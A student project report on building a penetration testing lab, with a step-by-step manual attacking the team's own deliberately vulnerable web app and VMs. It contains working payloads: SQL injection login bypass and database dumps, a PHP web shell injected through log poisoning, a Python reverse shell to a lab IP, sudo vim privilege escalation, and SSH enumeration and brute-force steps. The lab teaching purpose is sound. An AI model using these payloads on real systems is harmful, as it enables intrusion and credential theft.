

Building a Penetration testing laboratory

SOI-2024-2420-0022

Date of Submission: 10-Feb-2025

Submitted By:

SOI-2024-0047

|  |  |
| --- | --- |
| 22009471 | MUHAMMAD  RAIYAN LI |
| 22017858 | MUHAMMAD HAZIQ HAFIZHAN BIN ZAHARE |
| 22008187 | AMAL SURESH |
| 22007491 | SREERAJ VAKKATTU SUNIL |

# ACKNOWLEDGEMENTS

We would like to take this opportunity to express our heartfelt gratitude to one another for the dedication, hard work, and perseverance that each of us has shown throughout this journey. Through all the challenges and obstacles we faced, we stood by each other, demonstrating resilience and teamwork. Despite the ups and downs, we managed to overcome every hurdle, ensuring that we completed this project successfully within the given time frame.

Additionally, we extend our sincere appreciation to our Project Overseer, Mr. Edmond, for his unwavering support and guidance. His dedication in consistently checking in on our progress, ensuring that we stayed on track, and providing valuable assistance whenever we encountered difficulties has been truly invaluable. His encouragement and commitment to our success played a crucial role in the completion of our project.

Lastly, we would like to express our gratitude to our evaluators, Mr. Sem Chi and [another evaluator's name], for their insightful feedback during the Mid-Semester Evaluation. Their constructive input and suggestions helped us refine and improve our project, allowing us to enhance its overall quality and effectiveness.

This project has been a rewarding experience, and it would not have been possible without the collective effort, guidance, and support from everyone involved.

TABLE OF CONTENTS

[ACKNOWLEDGEMENTS 2](#_Toc451850278)

[ABSTRACT 4](#_Toc451850279)

[1 Introduction 5](#_Toc451850280)

[2 Project Specification and Plan 6](#_Toc451850281)

[2.1 Project Overview 6](#_Toc451850282)

[2.2 Functional Requirements 6](#_Toc451850283)

[2.3 Project Plan 7](#_Toc451850284)

[3 Business Analysis 8](#_Toc451850285)

[3.1 Business Issues 8](#_Toc451850286)

[3.2 Market Analysis 8](#_Toc451850287)

[3.3 Business Solutions 8](#_Toc451850288)

[4 System Design and Implementation 9](#_Toc451850289)

[4.1 System Architecture 9](#_Toc451850290)

[4.2 Detailed System Design 9](#_Toc451850291)

[5 System Testing 10](#_Toc451850292)

[6 User and Technical Documentations 11](#_Toc451850293)

[6.1 User Documentation/Guide/Manual 11](#_Toc451850294)

[6.2 Technical Documentation (Installation guide/Manual) 11](#_Toc451850295)

[7 Conclusions 12](#_Toc451850296)

[References 13](#_Toc451850297)

[Appendices 14](#_Toc451850298)

[Project Poster 15](#_Toc451850299)

# ABSTRACT

This project focuses on identifying and exploiting security vulnerabilities in web applications, web servers, SSH services, Windows-based systems, and wireless networks. The objective is to analyze potential attack vectors, demonstrate penetration testing methodologies, and provide insights into securing systems against such threats.

The project was implemented through a structured approach that included reconnaissance, vulnerability assessment, exploitation, and privilege escalation techniques. Tools such as SQL injection (SQLi) were used to bypass authentication mechanisms in web applications, while Local File Inclusion (LFI) attacks demonstrated how attackers could access sensitive system files. Remote Code Execution (RCE) and log poisoning were used to gain unauthorized control over web servers. SSH vulnerabilities were exploited using brute-force techniques and reverse shell connections, allowing unauthorized access and privilege escalation. Wireless WPA2 cracking was performed using packet capture and dictionary-based attacks to reveal security flaws in network encryption. On Windows-based systems, SMBGhost and Pass-the-Hash (PtH) attacks were utilized to compromise machines, while Active Directory was breached through LLMNR/NBT-NS poisoning and NTLM relay attacks.

The outcome of this project is a comprehensive report that not only highlights critical security flaws but also provides actionable recommendations to strengthen system defenses. Additionally, the project includes demonstrative materials to help others recognize similar vulnerabilities and understand the techniques used to resolve them effectively. This project aims to contribute to enhanced cybersecurity awareness and proactive risk management.

# Introduction

In today’s digital landscape, companies and governments face relentless cyberattacks through various avenues, including compromised networks, websites, and malicious insiders. To counter these threats, IT professionals must develop the ability to think like hackers. However, Singapore faces two significant challenges in addressing this issue: a shortage of IT security professionals and a lack of suitable training grounds.

This project seeks to bridge this gap by providing students with the skills and knowledge necessary to set up a penetration-testing laboratory for ethical hacking training. The infrastructure developed will enable IT security practitioners to enhance their ethical hacking abilities with a focus on strengthening cyber defences.

## Problem Statement

Many students studying cybersecurity lack practical exposure to penetration testing and ethical hacking techniques. Traditional learning methods often focus on theory without providing hands-on experience in identifying and exploiting security weaknesses. Without practical knowledge, students may struggle to apply cybersecurity principles in real-world scenarios. This project aims to bridge that gap by demonstrating various attack methodologies, allowing students to understand how vulnerabilities are exploited and how to secure systems against them.

## Motivation

This project serves as an educational tool for students to gain hands-on experience with real-world cybersecurity attacks and defenses. By actively engaging in simulated penetration testing, students can enhance their problem-solving skills, critical thinking, and security awareness. This knowledge will help them better understand security risks, improve defensive measures, and prepare for careers in cybersecurity.

## Scope

This project focuses on penetration testing through various attack simulations, including:

* Web Application Security – SQL Injection (SQLi), Local File Inclusion (LFI), and Remote Code Execution (RCE).
* Web Server Exploitation – Log poisoning, file manipulation, and command execution.
* SSH Attacks – Brute-force login and privilege escalation.
* Windows System Exploitation – SMBGhost, Pass-the-Hash (PtH), and privilege escalation.
* Active Directory Attacks – LLMNR/NBT-NS poisoning and NTLM relay attacks.
* Wireless Network Security – WPA2 password cracking using packet capture and dictionary attacks.

The project provides detailed documentation of attack techniques, their impact, and mitigation strategies, allowing students to gain practical experience and hands-on learning in penetration testing.

The project encompasses the following major tasks and deliverables:

1. Establishing a penetration-testing laboratory equipped with industry-standard tools.
2. Implementing hands-on exercises for ethical hacking using real-world scenarios.
3. Documenting the vulnerabilities identified and proposing effective countermeasures.

**Approach**

To achieve the learning objectives, a structured penetration testing approach is followed:

* Reconnaissance & Vulnerability Scanning – Students learn how to identify system weaknesses using tools like Nmap, Metasploit, and Aircrack-ng.
* Exploitation – Hands-on experience with SQL Injection, LFI, SSH brute-force, SMBGhost, and NTLM relay attacks.
* Privilege Escalation – Demonstrating how attackers gain administrator access through Pass-the-Hash, sudo privilege escalation, and RCE.
* Post-Exploitation & Persistence – Understanding how attackers establish long-term access to compromised systems.
* Mitigation Techniques – Learning defensive strategies to secure systems against each type of attack.

**Assumptions**

The proposed solution assumes the availability of resources such as hardware for the laboratory setup and access to real or virtual network components for testing. It also assumes that students and practitioners have a foundational understanding of IT systems and cybersecurity principles.

# Project Specification and Plan

## Project Overview

This project focuses on developing a penetration testing platform designed to help students gain practical experience in cybersecurity attack simulations and defensive strategies. The platform will serve as an educational tool, providing hands-on exercises to demonstrate how various cyber threats exploit system vulnerabilities. Students will learn penetration testing techniques, security analysis, and ethical hacking principles in a controlled environment.

The project will cover multiple security domains, including:

* Web Application Security – SQL Injection (SQLi), Local File Inclusion (LFI), and Remote Code Execution (RCE).
* Web Server Exploitation – Log poisoning, file manipulation, and command execution.
* SSH Attacks – Brute-force login attempts and privilege escalation.
* Windows System Exploitation – SMBGhost, Pass-the-Hash (PtH), and privilege escalation.
* Active Directory Attacks – LLMNR/NBT-NS poisoning and NTLM relay attacks.
* Wireless Security – WPA2 password cracking using packet capture and dictionary attacks.

The platform will allow students to simulate real-world penetration testing scenarios, enhancing their skills in security assessment, vulnerability exploitation, and mitigation techniques.

## Functional Requirements

The penetration testing platform will be designed to provide a controlled and ethical hacking environment for students to develop hands-on cybersecurity skills. The system will support various attack simulations, vulnerability analysis, and security countermeasures to educate students.

Key System Functions

1. Full System and Network Design

* A virtualized lab environment with pre-configured vulnerable machines.
* A simulated enterprise network setup, including web servers, databases, Windows Active Directory, and networking devices.
* Virtual machines (VMs) for testing penetration techniques.

1. Vulnerable Systems and Networks

* A pre-configured set of intentionally vulnerable systems, covering various security flaws:
* Web Application Vulnerabilities – SQL Injection (SQLi), Local File Inclusion (LFI), Cross-Site Scripting (XSS), and Remote Code Execution (RCE).
* Network Security Attacks – Man-in-the-Middle (MITM), DNS poisoning, and SSH brute-force attacks.
* Windows Security Flaws – SMBGhost, Pass-the-Hash (PtH), Pass-the-credential, LLMNR/NBT-NS Poisoning, NTLM relay attack.
* Wireless Security Attacks – WPA2 cracking using packet capture and dictionary attacks.

1. Automated Script and Code

The platform will include automated penetration testing scripts for tasks such as:

* Port scanning and service enumeration (e.g., using Nmap).
* SMBGhost\_RCE\_PoC(exploit.py) exploitation Script for SMB ghost exploitation.
* Brute-force attack automation using Hydra (password cracking).
* Ntlmrelayx.py script to relay NTLM authentication request to another system.
* Responder tool to capture NTLMv1/v2 hashes.

## Project Plan

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Phase | Tasks | Deliverables | Timeline | Responsible Member |
| Project Initiation | Define project scope, objectives, and requirements. | Project proposal and research report. | Week 1 | Amal, Sreeraj, Haziq, Raiyan |
| System Setup | Configure virtual lab with vulnerable machines and required tools. | Virtual testing environment. | Week 2-3 | Amal, Sreeraj |
| Penetration Testing Implementation | Perform attack simulations. | Documented attack demonstrations. | Week 4-8 | Amal, Sreeraj, Raiyan, Haziq |
| Testing and Validation | Validate attack methodologies | Verified results and adjustments. | Week 10-11 | Raiyan, Haziq |
| Final Report and Presentation | Document findings and recommendations and prepare for evaluation. | Final report and project presentation. | Week 11-12 | Amal  Sreeraj  Raiyan  Haziq |

# Business Analysis

This section examines the business relevance of the penetration testing platform, including the challenges in cybersecurity education, the demand for skilled professionals, and how this project contributes to addressing the gap. The analysis focuses on the need for hands-on cybersecurity training, current market trends, and how this platform enhances practical learning.

## Business Issues

Cyber threats are increasing rapidly, affecting businesses, government agencies, and individuals. Many organizations struggle to secure their IT infrastructure due to a shortage of skilled cybersecurity professionals. While cybersecurity courses and certifications are widely available, many students graduate with little or no hands-on experience in penetration testing and security analysis.

Educational institutions and training centres often rely on theoretical instruction, leaving students unprepared for real-world cybersecurity challenges. Existing penetration testing training platforms can be expensive, complex, or limited in scope. This results in a gap between academic learning and industry requirements, making it difficult for students to transition into cybersecurity roles.

This project addresses these business issues by creating a penetration-testing laboratory that provides a realistic and controlled environment for cybersecurity training. By enabling IT practitioners to simulate attacks and develop countermeasures, the project aims to close the skills gap, enhance organizational resilience, and ultimately protect sensitive systems and data from adversarial threats.

## Market Analysis

Size of Business and Market Segment

Cybersecurity is one of the fastest-growing industries, with increasing demand for ethical hackers, penetration testers, and cybersecurity analysts. The global cybersecurity market is projected to reach $400 billion by 2030, driven by the growing need for security solutions, compliance requirements, and cybersecurity training.

* The penetration testing and ethical hacking training market is a crucial segment within this industry.
* The demand for cybersecurity professionals has led to an increase in cybersecurity certifications (e.g., CEH, OSCP, CISSP) that require hands-on training.
* Universities, technical institutes, and boot camps are integrating practical cybersecurity training into their programs.
* This project is targeted at students, cybersecurity educators, and professionals looking for affordable, hands-on penetration testing training.

Competitive Analysis

There are several existing penetration testing training platforms, including:

* Hack The Box (HTB) – An advanced online lab for ethical hackers but requires a subscription model, which may be expensive for students.
* TryHackMe – A beginner-friendly platform with guided labs, but it lacks advanced attack scenarios compared to real-world penetration testing.
* Offensive Security Labs (OSCP Labs) – Provides industry-recognized training but is costly and requires self-hosted setups.
* Virtual Hacking Labs (VHL) – Offers a practical penetration testing lab but requires a paid license.

How This Project Differs:

* Free and Open-Source – Unlike commercial platforms, this penetration testing platform will be accessible to students without high subscription costs.
* Customizable and Educational – Designed specifically for cybersecurity education, with structured lessons and detailed technical documentation.
* Real-World Scenarios – The lab will provide practical exercises that replicate actual cyber threats and penetration testing methodologies.
* Ease of Access – Can be set up in a virtual lab environment, making it accessible remotely for students and training institutions.

## Business Solutions

To address the challenges in penetration testing training, this project introduces a hands-on penetration testing platform that allows students to practice real-world attack scenarios in a controlled environment. This solution provides a structured learning process where students can identify vulnerabilities, exploit security flaws, and apply countermeasures to enhance system security.

The penetration testing platform acts as an interactive cybersecurity training tool, providing an IT-based solution to bridge the gap between theory and practical experience.

1. Virtual Lab for Safe Experimentation

* IT enables the creation of a secure, controlled penetration testing environment using virtual machines and cloud-based systems.
* Students can conduct cybersecurity attacks without affecting real-world systems.

2. Automation of Penetration Testing Exercises

* The platform includes automated scanning and attack simulation tools, allowing students to quickly assess vulnerabilities.
* Pre-built attack scenarios and training modules help students practice without requiring advanced system configuration.

1. Exploitation & Attack Execution

* Students apply penetration testing techniques such as:
* SQL Injection (SQLi) to bypass authentication in web applications.
* Brute-force attacks to test weak passwords.
* Privilege escalation to gain administrative access.
* Man-in-the-middle (MITM) attacks to intercept network traffic.
* The platform provides step-by-step exercises, allowing students to practice real-world attack methodologies.

1. Post-Exploitation & Privilege Escalation

* Once access is gained, students learn how attackers escalate privileges, access sensitive data, and establish persistence.
* They explore lateral movement techniques to expand their access within the system.

# System Design and Implementation

This section describes the architecture, design, and implementation of the penetration testing platform, including the hardware and network interactions required to create a controlled and secure environment for ethical hacking exercises. The system is designed to provide a structured lab environment where students can simulate real-world cybersecurity attacks and learn penetration testing techniques.

## System Architecture

**Section Explanation:** This subsection describes the interaction between the different hardware. At the same time, it will describe the network topology that will be used by the system*.*

The penetration testing platform follows a modular architecture, consisting of the following components:

* Virtualized Lab Environment – A sandboxed network with vulnerable machines, including web servers, databases, Windows and Linux systems, and Active Directory environments.
* Penetration Testing Tools – Pre-installed tools such as Metasploit, Burp Suite, Nmap, Hydra, Responder, and Aircrack-ng for conducting security assessments.
* User Interface – A structured learning interface that guides students through penetration testing exercises and security analysis tasks.

The system is designed to mimic an enterprise IT infrastructure named ‘MOVIE REVIEW’ page to simulate real-world attack scenarios. The hardware and network components include:

1. Virtualized Lab Setup

The platform is hosted on a virtual machine (VM) infrastructure using VirtualBox, VMware, or cloud-based solutions.

It contains intentionally vulnerable systems for students to test their penetration testing skills.

The lab can be accessed remotely or deployed on local machines.

1. Network Design

Multiple interconnected networks simulate a real corporate IT environment.

Firewalls and Intrusion Detection Systems (IDS) are included for students to analyze defensive security mechanisms.

A router and switch setup is used to segment networks into different security zones.

1. Vulnerable Systems

The platform consists of various vulnerable systems to allow students to practice different types of security assessments:

* Web Application Server (Apache, Nginx, PHP-based applications)
* Database Server (MySQL, PostgreSQL)
* Windows Active Directory Server (for privilege escalation and NTLM relay attacks)
* Linux Target Machines (for SSH brute-force and privilege escalation exercises)
* Wireless Network Simulation (for WPA2 password cracking exercises)

1. Penetration Testing Tools and Integration

The platform integrates various industry-standard security tools, including:

* Nmap – Network scanning and reconnaissance.
* Metasploit – Exploitation framework.
* Burp Suite – Web application security testing.
* Hydra – Password brute-force attacks.
* Responder – LLMNR/NBT-NS poisoning attacks.
* Aircrack-ng – Wireless security assessment.
* These tools help students identify, exploit, and mitigate security vulnerabilities.

1. Network Design

A diagram of a computer network

AI-generated content may be incorrect.

## Detailed System Design

Entity Relationship Diagram

A diagram of a diagram

AI-generated content may be incorrect.

Use case Diagram For Movie Review Web Application



Attack Flow DiagramA diagram of a computer

AI-generated content may be incorrect.

# System Testing



# User and Technical Documentations


## User Documentation/Guide/Manual

**Manual:**

**WEB APPLICATION**


**SQLi-**

**Web Page -> Log In**



‘or 1=1# ( This query will help to login to the first user in the db)

This helps by pass the login for username and password.




**Check for the db details in the search bar. Enter in search bar.**



' ORDER BY 1#

(change the value until a error message shows, the message only shows once the number of columns exceeded. E.g ' ORDER BY 2# , ' ORDER BY 3#, etc)




Error is shown at ‘ORDER BY 11# which means there only 10 columns available.

**Find the names of tables in the Database.** ' UNION SELECT NULL, table\_name, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM information\_schema.tables WHERE table\_schema = database()#

NULL: the number of collums in the table

database(): Retrieves the name of the current database dynamically.

table\_name: Lists all table names in the current database.



Displays the names of the database.

**Find the coloum names in the table user**

' UNION SELECT NULL, column\_name, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM information\_schema.columns WHERE table\_name = 'users' AND table\_schema = database()#

column\_name: This retrieves column names.

table\_name = 'users': Filters to only include columns from the users table.


table\_schema = database(): Ensures only the current database's columns are.



Information of the coloums displayed.

**Find the user id and role, to find the admin**

' UNION SELECT username, password, role, id, name, NULL, NULL, NULL, NULL, NULL FROM users#




This shows that the password is hashed but we can use the user id to sqli to the admin user


**Login as Admin**

Just like the previous step, use SQli to login.

‘or id=13#




Admin page is available only for admin users.




**Local file incusion (LFI) -**


Continuing from the Admin Page.

Select any of the admin action and find that the webpage loads the file that the user input.




Change the page= to another pages to find LFI





This URL shows that this webpage is vulnerable to local file incusion.




From this vulnerability we find that there is a log folder with access.log file in it.

**logs/access.log**

Use this URL to access the access.log file

<http://192.168.23.129/fyp/admin.php?page=logs/access.log>




This access.log file can be used to inject malitious code in it and run on the webserver machine.

**WEB SERVER**

**LFI, Inject malicious code to run commands on the web-server.**

We need to use the burp suite tool to do this part.

On the interception on the burp suite and capture the response.




Send this to the repeater to test injection attack.

**Log poisoning**

In Burp suite

Right –Click then click send to repeater



<?php system($\_GET['cmd']);?>

Inject this on the User Agent part to run commands on the access file.

Use &cmd=<command> after the url to Execute the command.







**RCE, Log Poisoning -**

LD\_LIBRARY\_PATH=/lib/x86\_64-linux-gnu:/usr/lib/x86\_64-linux-gnu /usr/bin/python3 -c 'importsocket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("192.168.23.128",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"]);’

Use this vulnerable code in brup suite to get a reverse shell connection to the attacker machine.




On the attacker machine in the command prompt run , sudo nc –nlvp 4444



This mean we have access to the victims machine

**SUDO privilege escalation**

In the reserves shell use the whoami and groups commands to tell us information on the user.







This shows that we get access as a normal user.

From this run sudo –l command to see where this user can run any sudo service without password.


Go to https://gtfobins.github.io/gtfobins this website and Search for VIM and look for sudo. Then well get a malitious Command to do privilege escalation.



Run sudo vim –c ‘:!/bin/sh’



We have access to root now, which means privilege escalation is achived



/bin/bash –i Finally run this command to see the full interactive shell


END OF WEB SERVER

**SSH Vulnerabilities**

Firstly, we will begin by using the nmap command to find the open port and version.

The command to use is nmap -sS -sV 192.168.211.133

The outcome would appear as shown below:



Next up, we will try to enumerate the usernames.

**1. Open Metasploit Framework**

* Open a terminal in Linux.
* Start Metasploit by typing:

msfconsole

A screenshot of a computer

Description automatically generated

**2. Search for SSH Modules**

* Enter the following command to search for SSH-related modules:

search openssh

**3. Use the SSH Username Enumeration Module**

* Select the relevant module for SSH username enumeration:

use auxiliary/scanner/ssh/ssh\_enumusers

A screenshot of a computer program

Description automatically generated

**4. Set Target Host**

* Specify the target host (replace with your actual IP address):

set rhosts 192.168.211.133

**5. Set the Username List File**

* Point to the user file that contains the list of usernames:

set user\_file /home/kali/Desktop/New\_File

**6. Run the Module**

* Execute the module by typing:

Run

A screenshot of a computer program

Description automatically generated

**7. Analyze the Results**

* Check the output for lines indicating found usernames:

SSH - User 'Rayan' found

A screen shot of a computer

Description automatically generated

Next up, we will use Hydra to brute force the Rayan account

A computer screen shot of a computer screen

Description automatically generated

We will then login with SSH

A screenshot of a computer

Description automatically generated

Next, we will check for any cron job running as root

A screenshot of a computer

Description automatically generated

User rayan is in the ‘test’ group and cron-update.sh file is runnin as root

Then we will use a revershell command for privilege escalation

A screen shot of a computer

Description automatically generated

We will then listen to port 1111 to see if we managed to make a connection

A screen shot of a computer

Description automatically generated

If successful, it should look like the screenshot shown below.

A screenshot of a computer program

Description automatically generated

We can then see that Mr.Sreeraj is in sudo group and succesfully loggined as root.

A screenshot of a computer

Description automatically generated

End of SSH Vulnerability.

**Wireless WPA2 Cracking**

